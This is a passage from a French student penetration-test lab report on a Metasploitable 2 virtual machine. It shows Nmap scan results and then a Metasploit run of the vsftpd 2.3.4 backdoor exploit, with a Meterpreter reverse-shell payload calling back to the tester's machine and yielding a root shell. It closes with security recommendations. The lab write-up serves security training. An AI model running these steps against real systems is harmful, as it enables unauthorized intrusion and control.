|     Form action: http://TWiki.org/cgi-bin/passwd/Main/WebHome
|
|     Path: http://192.168.87.130:80/twiki/TWikiDocumentation.html
|     Form id:
|     Form action: http://TWiki.org/cgi-bin/edit/TWiki/
|
|     Path: http://192.168.87.130:80/twiki/TWikiDocumentation.html
|     Form id:
|     Form action: http://TWiki.org/cgi-bin/view/TWiki/TWikiSkins
|
|     Path: http://192.168.87.130:80/twiki/TWikiDocumentation.html
|     Form id:
|_    Form action: http://TWiki.org/cgi-bin/manage/TWiki/ManagingWebs
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder
|_http-trace: TRACE is enabled
| http-fileupload-exploiter:
|
|     Couldn't find a file-type field.
|
|_    Couldn't find a file-type field.
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
```

```
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       http://www.cvedetails.com/cve/2014-0224
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|_      http://www.openssl.org/news/secadv_20140605.txt
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277
8009/tcp open  ajp13
8180/tcp open  unknown
| http-cookie-flags:
|   /admin/:
|     JSESSIONID:
|       httponly flag not set
|   /admin/index.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/login.html:
|     JSESSIONID:
|       httponly flag not set
```

```
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277
8009/tcp open  ajp13
8180/tcp open  unknown
| http-cookie-flags:
|   /admin/:
|     JSESSIONID:
|       httponly flag not set
|   /admin/index.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/login.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/admin.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/account.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/admin_login.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/home.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/admin-login.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/adminLogin.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/controlpanel.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/cp.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/index.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/login.jsp:
```

```
|       httponly flag not set
|   /admin/includes/FCKeditor/editor/filemanager/upload/test.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/jscript/upload.html:
|     JSESSIONID:
|_      httponly flag not set
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /admin/login.html: Possible admin folder
|   /admin/admin.html: Possible admin folder
|   /admin/account.html: Possible admin folder
|   /admin/admin_login.html: Possible admin folder
|   /admin/home.html: Possible admin folder
|   /admin/admin-login.html: Possible admin folder
|   /admin/adminLogin.html: Possible admin folder
|   /admin/controlpanel.html: Possible admin folder
|   /admin/cp.html: Possible admin folder
|   /admin/index.jsp: Possible admin folder
|   /admin/login.jsp: Possible admin folder
|   /admin/admin.jsp: Possible admin folder
|   /admin/home.jsp: Possible admin folder
|   /admin/controlpanel.jsp: Possible admin folder
|   /admin/admin-login.jsp: Possible admin folder
|   /admin/cp.jsp: Possible admin folder
|   /admin/account.jsp: Possible admin folder
|   /admin/admin_login.jsp: Possible admin folder
|   /admin/adminLogin.jsp: Possible admin folder
|   /manager/html/upload: Apache Tomcat (401 Unauthorized)
|   /manager/html: Apache Tomcat (401 Unauthorized)
|   /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html: OpenCart/FCKeditor File upload
|   /admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKeditor File Upload
|   /admin/jscript/upload.html: Lizard Cart/Remote File upload
|_  /webdav/: Potentially interesting folder
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Host script results:
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false

Nmap done: 1 IP address (1 host up) scanned in 324.57 seconds
```


# 8. Exploitation des vulnérabilités

Une tentative d'exploitation a été réalisée à l'aide du framework Metasploit afin de vérifier la possibilité d'obtenir un accès à la machine cible.

Étapes réalisées :


## 1. Lancement de Metasploit

Le framework Metasploit est lancé depuis le terminal afin d'accéder aux différents modules d'exploitation permettant de tester et exploiter les vulnérabilités détectées sur la machine cible.




## 2. Recherche de l'exploit

Cette étape consiste à rechercher dans la base de données de Metasploit les exploits correspondant aux services vulnérables détectés sur la machine cible afin de sélectionner celui qui peut être utilisé pour l'exploitation.



### 3. Configuration de la cible

Cette étape consiste à définir les paramètres nécessaires, notamment l'adresse IP de la machine cible et les options du module choisi, afin de préparer correctement l'exploitation de la vulnérabilité.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.87.130
RHOSTS => 192.168.87.130
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

### 4. Exécution de l'exploit

Cette étape consiste à lancer le module d'exploitation configuré afin de tenter d'exploiter la vulnérabilité détectée et obtenir un accès à la machine cible.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[-] 192.168.87.130:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.87.130
RHOSTS => 192.168.87.130
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.87.129
LHOST => 192.168.87.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.87.130   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
   FETCH_DELETE    false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS  none             yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python va
                                              riant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
   FETCH_SRVHOST                    no        Local IP to use for serving payload
   FETCH_SRVPORT   8080             yes       Local port to use for serving payload
   FETCH_URIPATH                    no        Local URI to use for serving payload
   LHOST           192.168.87.129   yes       The listen address (an interface may be specified)
   LPORT           4444             yes       The listen port


   When FETCH_COMMAND is one of CURL,GET,WGET:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   FETCH_PIPE  false            yes       Host both the binary payload and the command so it can be piped directly to the shell.
```

# 9. Résultats obtenus

Après l'exécution de l'exploit avec **Metasploit Framework**, une session shell a été ouverte, permettant d'obtenir un accès à la machine cible **Metasploitable 2** et d'exécuter des commandes sur le système.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.87.130   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
   FETCH_DELETE    false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS  none             yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python va
                                              riant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
   FETCH_SRVHOST                    no        Local IP to use for serving payload
   FETCH_SRVPORT   8080             yes       Local port to use for serving payload
   FETCH_URIPATH                    no        Local URI to use for serving payload
   LHOST           192.168.87.129   yes       The listen address (an interface may be specified)
   LPORT           4444             yes       The listen port


   When FETCH_COMMAND is one of CURL,GET,WGET:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   FETCH_PIPE  false            yes       Host both the binary payload and the command so it can be piped directly to the shell.


   When FETCH_FILELESS is none:

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   FETCH_FILENAME      HjaNfgXqOh       no        Name to use on remote system when storing payload; cannot contain spaces or slashes
   FETCH_WRITABLE_DIR  ./               yes       Remote writable dir to store payload; cannot contain spaces


Exploit target:

   Id  Name
```

```
View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.87.129:4444
[+] 192.168.87.130:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.87.129:4444 → 192.168.87.130:33691) at 2026-03-13 20:27:48 -0400

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > uname -a
[-] Unknown command: uname. Run the help command for more details.
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > shell
Process 5559 created.
Channel 1 created.
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

## 10. Recommandations de sécurité

fin de réduire les risques d'attaque et d'améliorer la sécurité du système, il est recommandé de:

• Mettre à jour les logiciels et services afin de corriger les vulnérabilités connues.
• Désactiver les services inutiles et de remplacer les protocoles non sécurisés comme Telnet par des protocoles sécurisés tels que SSH.
• Mettre en place un pare-feu et un système de détection d'intrusion permet aussi de surveiller et contrôler le trafic réseau..
• Enfin, des audits de sécurité et des tests d'intrusion doivent être réalisés périodiquement afin d'identifier et corriger les failles avant qu'elles ne soient exploitées par des attaquants.

## 11. Conclusion

Ce projet pratique de test d'intrusion a permis de mettre en application les différentes étapes d'un pentest dans un environnement de laboratoire contrôlé. À l'aide des outils de cybersécurité tels que **Nmap** et **Metasploit Framework**, il a été possible d'identifier plusieurs services vulnérables sur la machine **Metasploitable 2** et de démontrer l'exploitation d'une faille permettant d'obtenir un accès au système.

Cette expérience pratique a permis de mieux comprendre les techniques utilisées dans les tests d'intrusion et l'importance de la sécurité des systèmes informatiques. Elle montre également que la détection et la correction des vulnérabilités sont essentielles pour protéger les infrastructures informatiques contre les cyberattaques.

## 12. Remerciements

Je tiens à exprimer ma profonde gratitude à mes mentors, **ERIC MBOMA, Joe KIMBUYA** et **Taylor MUNTINENE**, pour leur accompagnement, leurs conseils avisés et leur soutien tout au long de la réalisation de ce projet. Leur expertise et leur guide m'ont permis de mieux comprendre les concepts de cybersécurité et de mener à bien ce travail pratique.

Je remercie également l'ensemble mes compagnons de luttes Ben MANDONDO, Patrick BALABO, SALAH BAYOKA-SATO qui ont contribué à m'encourager durant ce moments de bossement, Et mes Professeurs, Prof KASENGEDIA MOTUMBE Pierre, Prof BOALE paulin et Prof KASEREKA Selain qui m'ont aider directement ou indirectement, à enrichir mes connaissances.